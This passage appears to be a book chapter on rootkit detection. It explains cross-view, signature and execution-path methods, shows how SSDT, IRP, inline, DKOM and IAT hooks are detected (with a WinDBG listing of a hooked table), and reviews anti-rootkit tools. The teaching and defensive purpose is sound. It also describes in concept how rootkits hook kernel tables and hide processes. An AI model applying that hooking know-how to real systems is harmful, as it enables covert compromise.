
Because the whitelisting approach was very time intensive, developers moved to a tried-and-true method—signature-based detection. Many of the first public rootkits, and even some rootkits today, are easily detected by signatures. Signature-based detection is

a process whereby an application stores a database of bytes, strings of bytes, and combinations of bytes that, when detected within a binary, marks the binary as malicious. For example, if the binary contained the hex string 0xDEADBEEF at position 1145 in the file, then the binary may be considered malicious. Although rudimentary, this method has been the primary antivirus and anti-rootkit detection method for years. Whereas the first few signature systems were extensions of antivirus technology that relied upon signature matching of files in the file system, new techniques use memory signatures to identify malicious code executing on the system. The process works rather well for public rootkits because their binaries are available for the analysts who can make binary signatures to review. Private, custom-written rootkits will not be detected by signature-based systems.

Once signature-based systems started to be bypassed, a new set of approaches were developed. Commonly referred to as either *cross-view* or *tainted view*, the majority of the current rootkit detection applications use this new technique. The tainted view approach works by comparing different snapshots of the system such as the type of processes running, the hardware installed on the machine, or the names and numbers of functions required to execute a specific system task and seeing where a difference occurs. The assumption is that the view of data executed one way won't match the view of the data when executed a different way if a rootkit is on the system. The view by the user is considered the *tainted* view. The view seen by the hardware is considered the *clean* or *trusted* view. For example, the rootkit detector takes a snapshot of the processes that are currently running according to the userland APIs; this is the tainted view. The rootkit detection tool would then take a snapshot of the processes running according to the internal threading structures in the kernel that control process execution; this is the clean view. Next, the rootkit detector compares these two snapshots and generates a list of processes in the clean view that are not in the tainted view. Those processes are considered hidden and, therefore, malicious and should be investigated by the rootkit detector operator. Figure 10-1 illustrates this comparison.

The tainted-view approach works whether you are comparing files, processes, registry keys, structures within memory, or even areas of memory such as those used by the operating system's internals. When this approach was first developed, it was very powerful and detected many rootkits. Almost all of the rootkit detectors available today employ the tainted-view technique as their main method for discovering rootkits. The differences among the various rootkit detectors are the methods used to implement the clean view and the steps the detectors take to ensure the clean view or the detector itself hasn't been tampered with. Although we refer to this method as the tainted-view approach, others refer to it as a the *cross-view* or *clean/un-clean view* approach. Regardless, the methodology is the same.

The tainted-view approach has a major flaw that some rootkits take advantage of, however. The tainted-view concept works based on the supposition that the lower-level clean view will report different data and that the rootkit cannot control the data returned by the technical processes that produce the clean view. You know from Chapters 4 and 5 that advanced rootkits, such as kernel rootkits and virtual rootkits, essentially control everything but the actual scheduling of processing time within the system, and can return any type of data to a user-mode application.



As previously discussed, there are many ways to hook a rootkit in kernel- or user-mode. Here are a few that we've discussed:

- The Hypervisor
- System Service Dispatch Table (SSDT)
- Inline function hooks (detours)
- I/O Request Packet (IRP) handlers
- System boot loader

Each of these techniques has various issues that make detection either easy or hard when implementing the tainted-view detection approach.

One of the first rootkit detection tools to utilize a tainted-view approach was Patchfinder by Joanna Rutkowska. Patchfinder assumes that most rootkits need to extend or modify an execution path to accomplish their goals. Say the standard list of functions executed by the operating system to open a file was `kernel32.OpenFile()` followed by `ntdll.NtOpenFile()`, which then switched to the kernel function `ZwOpenFile`. Patchfinder first totals the number of instructions required to perform this operation and then attempts to detect changes in the execution path for a specific function or functions

within a kernel driver, because an increasing number of instructions is a good indicator that a rootkit is installed on the system.

Returning to our example, if `kernel32.OpenFile()` was hooked and the rootkit added 128 more bytes of instruction, then Patchfinder would find the difference in the sizes of the execution paths and issue an alert that the machine may be compromised. Patchfinder operates by taking a baseline at system boot of all the kernel drivers in memory and counting the number of instructions contained in each driver's specific execution path; this is commonly referred to as *execution path analysis*. Patchfinder does this by utilizing the debug registers within the CPU to watch each instruction execute in the CPU. Often called *single stepping*, this debugging technique is commonly used by developers when testing software. Patchfinder will then periodically rescan the system and compare the number of instructions recorded during the baseline to the latest scan. This approach works fairly well, but because Windows is a dynamic and extendable operating system through using file-system filter drivers and network drivers such as firewalls, legitimate cases occur in which an execution path may change and a rootkit is not actually installed. To counteract these situations, Patchfinder uses statistics to determine whether the additional instructions are legitimate or not. The statistical approach works but false positives still get through, and Patchfinder can be easily defeated by rootkits that are written to detect when they are being traced or "single step" debugged, a process developers use to walk through each instruction executed by a program or driver.

DETAILS ON DETECTION METHODS

Before we dive into the tools and applications that are available to detect rootkits, we want to spend some time dissecting how the various tools implement tainted-view detection against the many hooking methods available to a rootkit developer. To learn how to write your own rootkit detector using these detection methods, see the Appendix, where we walk you through developing your own rootkit tool. We purposefully minimized the amount of programming code in this chapter in order to illustrate the concepts and not just fill up pages with source code. If you want to dive directly into the source code, read this section and then turn to the Appendix.

System Service Descriptor Table Hooking

One of the simplest and most used techniques, System Service Descriptor Table or SSDT hooking is fairly easy to detect, and almost every tool available detects SSDT hooks. In Chapter 4, we discussed how SSDT hooking works and mentioned that SSDT hooking became the most commonly used method simply because of how easy it is to implement. The Windows kernel keeps a table of all functions that are exported for use by drivers. A rootkit author simply needs to find this table, its shadow version, which is used by the GUI subsystem, and replace the pointer in the table that points to the real location for the kernel function with the rootkit's version of the kernel function. By replacing that pointer in the `KiServiceTable`, which stores the address of all kernel functions within the

operating system, the rootkit author changes the overall flow of memory within the table. For example, if you use WinDBG to look at the structure of a normal `KiServiceTable`, you'll notice a trend:

```
kd> dps nt!kiServiceTable L11c
....
804e2dac  8056b553  nt!NtCreateEvent
804e2db0  80647bac  nt!NtCreateEventPair
804e2db4  8057164c  nt!NtCreateFile
804e2db8  80597eed  nt!NtCreateIoCompletion
804e2dbc  805ad39a  nt!NtCreateJobObject
....
```

You can see that all of the functions are generally in the `0x80000000` range. Now, look what happens when you install a rootkit that uses SSDT hooking:

```
kd> dps nt!kiServiceTable L11c
....
804e2dac  8056b553  nt!NtCreateEvent
804e2db0  80647bac  nt!NtCreateEventPair
804e2db4  f985b710  rootkit+0x8710
804e2db8  80597eed  nt!NtCreateIoCompletion
804e2dbc  805ad39a  nt!NtCreateJobObject
....
```

You can see that `nt!NtCreateFile`, which was located at address `0x8057164c`, has been replaced by a function with a new address that cannot be resolved by the debugger. The new address is `0xf985b710`, which is hex notation for the byte at decimal 4,186,289,936. That address definitely does not fall in the 0 to `0x80000000` (2,147,483,648) range.

Most SSDT hookers use that simple logic by finding the lowest and highest pointer values in the table that properly map to the addresses found in `ntoskrnl.exe`. If a function pointer address in the table falls outside that range, you have a good indicator that the function is hooked.

IRP Hooking

The method for detecting IRP hooking is the same as for detecting SSDT hooking. Each driver exports a set of 28 function pointers to handle I/O request packets. These functions are stored within the driver's `DRIVER_OBJECT`, and each function pointer can be replaced with another function pointer. As you can guess, this means the `DRIVER_OBJECT` acts very similarly to `KiServiceTable`. If you scan the `DRIVER_OBJECT` and compare each function pointer address to see if that address falls within the driver's address range, you can determine if the function pointer has been hooked for that specific IRP.

Inline Hooking

Inline hooking, or *detours*, is the process of rewriting the first few instructions for a function with other instructions that cause a jump to a rootkit's function. This method is preferred to replacing a function pointer address, as you can see how simple it is to detect those. Although preferred, this method of hooking is not always easy or even possible. Nevertheless, the process for detecting whether a function has been detoured is the same as the process for detecting SSDT hooking.

The anti-rootkit tool will load the binary that contains the function that could be hooked and stores the instructions for the function. Some rootkit detection defense tools will only analyze the first *X* number of bytes to improve speed. Once the real function's instructions are stored, the instructions that are loaded into memory are compared to the real function's instructions. If there are any discrepancies, this may indicate the function has been detoured.

Interrupt Descriptor Table Hooks

The Interrupt Descriptor Table (IDT) is hooked in the same way as the SSDT and IRP hooking methods. The table has a set of function pointers for each interrupt. To hook the interrupt, the rootkit replaces the interrupt with its own function.

Direct Kernel Object Manipulation

Direct Kernel Object Manipulation (DKOM) is a unique hooking method because the author manipulates objects in the kernel that may change between service packs or even patches released by Microsoft. Detecting modified kernel objects requires understanding what type of objects you want to detect. For example, rootkits will frequently use DKOM to hide processes by adjusting the EPROCESS structure and removing the process they want to hide from the process list.

To detect a hidden process that uses DKOM, you have to look at the other places the information you require may be stored. For example, the operating system usually has more than one place for storing information such as processes, threads, and so on, as many different portions of the operating system require this information. Because of this, if the rootkit author only removes the process from the EPROCESS list, the anti-rootkit author can check the `PspCidTable` and compare the Process IDs (PIDs) from the two lists, searching for discrepancies.

IAT Hooking

Hooking doesn't just happen in kernel mode. User-mode hooking occurs frequently and is very easy to implement. One of the more prominent user hooks is the IAT hook. IAT hook detection is straightforward. First, rootkit detectors find the list of DLLs that a process requires. For each DLL, the detector loads that DLL and analyzes the imported functions and saves the import addresses for those DLL functions. The rootkit detector

then compares that list of addresses with the imported addresses being used by all of the DLLs within the process being examined. If the detector finds any discrepancies, this indicates the imported function may be hooked.

WINDOWS ANTI-ROOTKIT FEATURES

Windows certainly has its flaws, but to its credit, Microsoft has invested significant resources in securing and hardening its operating systems since Windows XP Service Pack 3, Vista, and all the way up to Windows 7. In fact, Microsoft even has a System Integrity Team Blog located at http://blogs.msdn.com/si_team/. In 2005, Microsoft unveiled a new suite of technologies that supports advances in system integrity. These technologies are

- **Secure Development Lifecycle (SDL)** Windows Vista was the first operating system released by Microsoft that uses SDL, which is essentially a modification to Microsoft's software engineering process to incorporate required security procedures.
- **Windows service hardening** Microsoft claims to run more of its core services using restricted privileges, so if malware or rootkits take over the service, the operating system will prevent privilege escalation.
- **No-execute (NX) and address space layout randomization (ASLR)** These two techniques were mainly added to help prevent buffer overflows, an exploit technique that rootkits sometimes use.
- **Kernel patch protection (KPP)** Better known as PatchGuard, KPP prevents any program from modifying the kernel or kernel data structures such as the SSDT and IDT. This development was a major blow to rootkit authors and antivirus vendors alike. KPP is only enforced on 64-bit systems.
- **Required driver signing** On 64-bit systems, all kernel-mode drivers must be digitally signed by approved entities or they will not be loaded by the kernel.
- **BitLocker drive encryption** Primarily considered a full-disk encryption solution, Microsoft also considers it a component of overall system integrity because it possesses an operation mode that communicates with a trusted key stored in a hardware TPM.
- **Authenticode** Microsoft introduced this application signing service to allow vendors to sign their applications so the kernel can check the provided hash at runtime to ensure it matches the Authenticode signature.
- **User Account Control (UAC)** This technology enforces industry best practices for regular user accounts such as least privilege and limited roles.
- **Software restriction policy** This term is fancy for software control on an enterprise via Group Policy. Simply put, if, in Group Policy, an administrator

has not approved the installation on the system of a certain piece of software, the software will not install.

- **Microsoft Malicious Software Removal Tool (MSRT)** This is Microsoft's anti-malware product that uses traditional signature detection techniques.
- **Internet Explorer 7** Several security improvements were added to IE 7, including full control over add-ons, IE protected mode, phishing filters, and built-in anti-spyware.

Microsoft's introduction of these technologies is a landmark in their history, as they represent the first major commitment of resources and marketing to directly address rootkits, malware, and operating system security in general.

SOFTWARE-BASED ROOTKIT DETECTION

Many anti-rootkit applications are available on the Internet now. All of the major commercial antivirus vendors integrate anti-rootkit products with their tools or provide them for free. When the anti-rootkit applications were first released, they focused mostly on proof-of-concept ideas to help solve detection problems. For example, VICE is a free tool that detects hooks by resolving function pointers in the kernel's SSDT or in user mode and ensuring they point to the proper application. For example, if a resolved address from the SSDT points to test.sys when it should point to ntoskrnl.exe, a rootkit might be hooking that function. How do you know whether a specific entry in the SSDT points to ntoskrnl.exe or not? You simply iterate through the list of drivers registered with the OS and compare the function pointer address within the SSDT entry to the driver's base and end address. If the value in the SSDT is within that range, then it is located in that driver. If you don't find a driver with that address, it's probably a rootkit.

When VICE was first released, it was one of a kind because it implemented a new technique that no one had seen before: it detected both userland and kernel hooks and could discover normal IAT hooks, inline function hooks, and SSDT hooks; however, VICE was complex, not very user friendly and didn't clean any rootkits it found. The majority of the applications discussed in this section are similar to VICE. Very few tools available today have risen to the level that an end user can employ the tool effectively. Many tools are still very difficult to understand, cause many false positives, and fail to clean up or quarantine properly, which causes the end user more grief.

Software-based rootkit detectors are beneficial when used together with other software-based rootkit detectors and with certain directions. For example, one tool will detect something that another tool does not or one tool may partially remove an item but another will remove it more thoroughly by removing additional files or registry keys. Running each of these tools (as most are free) is the best method for detecting and removing rootkits properly. We recommend using tools that are highly rated by either industry magazines, industry experts, or security companies.

Live Detection vs. Offline Detection

Before discussing the tools available for rootkit detection, we need to explain the context of the analysis being performed. In the digital forensics world, the terms *live* and *offline* indicate whether the analysis is performed on the suspect system or a duplicate of the suspect system in a lab. *Live forensics* involves performing analysis at the same time evidence is collected—while the system is powered on, running, and in a state where the memory can be gathered. Live systems also allow you to collect much more robust data in that the malware or rootkit is still running and can respond to stimuli such as reading from a directory or writing a file to the disk. That data also includes changes in system memory that can be captured during a live analysis. *Offline analysis*, often referred to in the forensic world as *deadbox forensics*, involves first collecting digital evidence in a live environment but then analyzing that evidence on another machine.

The important distinction here is where the analysis is done. If it is done on the suspect system in a live manner, then the malware has a chance to taint the evidence and thereby taint the analysis. As we've discussed, rootkits can easily hide their processes from command-line tools like netstat, which lists incoming and outgoing network connections, routing tables, and various network-related statuses. Thus, if a forensic examiner relies on running netstat on the suspect machine with a rootkit on it, chances are high the analysis will be incorrect or be purposefully misguided.

Rootkit detection falls victim to the same limitations as forensic analysis: live detection can almost always be defeated by resident rootkits. Thus, this concept of *live* versus *offline* has some bearing on the choice of methodologies used by the rootkit detection tools discussed in this section (some tools take a hybrid approach). The live versus offline debate is also a focal point in the arms race discussion, since successful rootkit detection ultimately relies on one issue: which one gets installed or executed on the system first. Furthermore, offline analysis is much more difficult to implement because you don't have the benefit of the operating system to help analyze structures, access data types, and so on. All of the functions that the operating system performs must be re-created in a tool to enable the offline analysis to resemble live analysis.

System Virginty Verifier

The System Virginty Verifier (SVV) is a tool written by Joanna Rutkowska that implements a unique method to determine if a rootkit is on a system. SVV checks the integrity of critical operating system elements to detect a possible compromise. Because each driver and executable on a system is comprised of multiple data types, SVV will analyze the code portion of the binary, which contains all of the executable code such as assembly instructions, and the text section of the binary, which contains all of the strings such as module names, function names, or the titles of buttons and windows. SVV will analyze and compare the code and text sections of kernel modules that are loaded into memory with their physical representation on the file system, as shown in Figure 10-2. If a difference is detected between the physical file and the image, or a copy of that file detected in memory, SVV determines the type of change and generates an infection level

alert. The infection level helps the user identify the severity of the modification and determine whether that modification is malicious.

Although the tool was last updated in 2005 and must be run from the command line, the tool is still effective and can aide users who are technical enough to understand the output generated. Furthermore, SVV also demonstrates some of the problems that rootkit detection tools encounter such as reading memory in kernel mode for other kernel- and user-mode applications. Reading memory seems like a simple operation but a couple of items cause problems:

- Use of `__try/__except` will not protect the system from page faults in nonpaged memory.
- Use of `MmIsValid()` will introduce a race condition and is unable to access swapped memory.
- Use of `MmProbeAndLockPages()` may crash the system for various reasons.

What does this mean? Essentially, for any application, accessing memory that it does not own, even in a read-only situation, is unreliable. This fact makes it very difficult to




Figure 10-2 System Virginty Verifier compares drivers on disk to memory.





Figure 10-4 IceSword allows you to find the information hidden by rootkits.

As you can see in Figure 10-4, the Registry cannot see the key named `rootkit`, but IceSword can see it through its interface to the Registry. Manually comparing the Registry using one function call with another function call requires a deep understanding of where rootkits may place registry keys or files. The use of alternative data streams in NTFS or advanced registry hiding methods may defeat IceSword, however.

In addition to IceSword's manual nature, Figure 10-4 illustrates some of the advanced techniques that IceSword employs to ensure rootkits cannot hide. For example, the title of the window shown in Figure 10-4 is "zqx0110387," which is a random value created by the application. IceSword will randomly create new names for its window titles and files, and it randomizes other areas of its executable file to remain a step ahead of the attackers.

IceSword is not perfect, and even with manual review a rootkit can avoid detection. In Figure 10-5, IceSword is listing the kernel modules loaded into memory; however, `rootkit.sys`, which is the rootkit we installed for this example, is not listed even though we know it's running because the rootkit has hidden itself from the Registry.



RootkitRevealer

RootkitRevealer was one of the first user-friendly tools released. Written by Bryce Cogswell and Mark Russinovich of SysInternals, which was acquired by Microsoft, RootkitRevealer uses a cross-view approach and focuses only on the file system and Registry. The benefits to this tool are that it's fast, simple, and effective. A user simply runs the utility, selects File | Scan, and waits a minute or so for the system to be analyzed. For example, in Figure 10-6, even though RootkitRevealer does not scan for loaded kernel modules, it quickly detects both the hidden registry keys and the files being hidden by the rootkit.

F-Secure's Blacklight

F-Secure's Blacklight implements the tainted or cross-view approach mentioned earlier and was the first tool to do this and provide a simple, clean, and friendly user interface. F-Secure is an antivirus company, and it has leveraged Blacklight in their commercial product as well. A free version is available from their website. Although Blacklight has been bypassed by rootkits that are written to avoid or bypass detection schemes that rely upon the tainted-view approach, Blacklight is still useful because you can "quarantine" hidden files by renaming them and rebooting, which should prevent the rootkit from loading. One drawback is that you can't rename the files themselves as Blacklight handles this automatically. Figure 10-7 gives an example.

What makes this tool special is that when it was first released, Blacklight used a novel approach to detecting DKOM rootkits that hide processes. Instead of simply relying on a different view of the process list such as `PspCidTable`, Blacklight bruteforces every possible PID and tries opening the PID with the `OpenProcess()` function. If the `OpenProcess()` succeeds and the PID is not in the `PspCidTable` or `EPROCESS` list, the process has most likely been hidden on purpose.




Figure 10-6 RootkitRevealer can help you find the rootkits that keep themselves hidden.

As the arms race has intensified and rootkit developers have found new ways to bypass Blacklight and other rootkit detection tools, F-Secure has changed its underlying algorithms and approach. F-Secure releases new versions of Blacklight often and integrates these new developments into its commercial product.

Rootkit Unhooker

Rootkit Unhooker is a tool for advanced users. Its functionality is deep and broad, although not as broad as GMER, a tool we will discuss next. Rootkit Unhooker allows the user to peer into the system in a variety of ways, including viewing the SSDT, Shadow SSDT, low-level scans of the file system by accessing the hard drive directly instead of through the OS, process tables, and so on. As we can see in Figure 10-8, Rootkit Unhooker was able to find the hooks placed in the TCP/IP stack by the rootkit.




Figure 10-7 Blacklight: a simple but effective interface reduces the number of decisions the user needs to make.

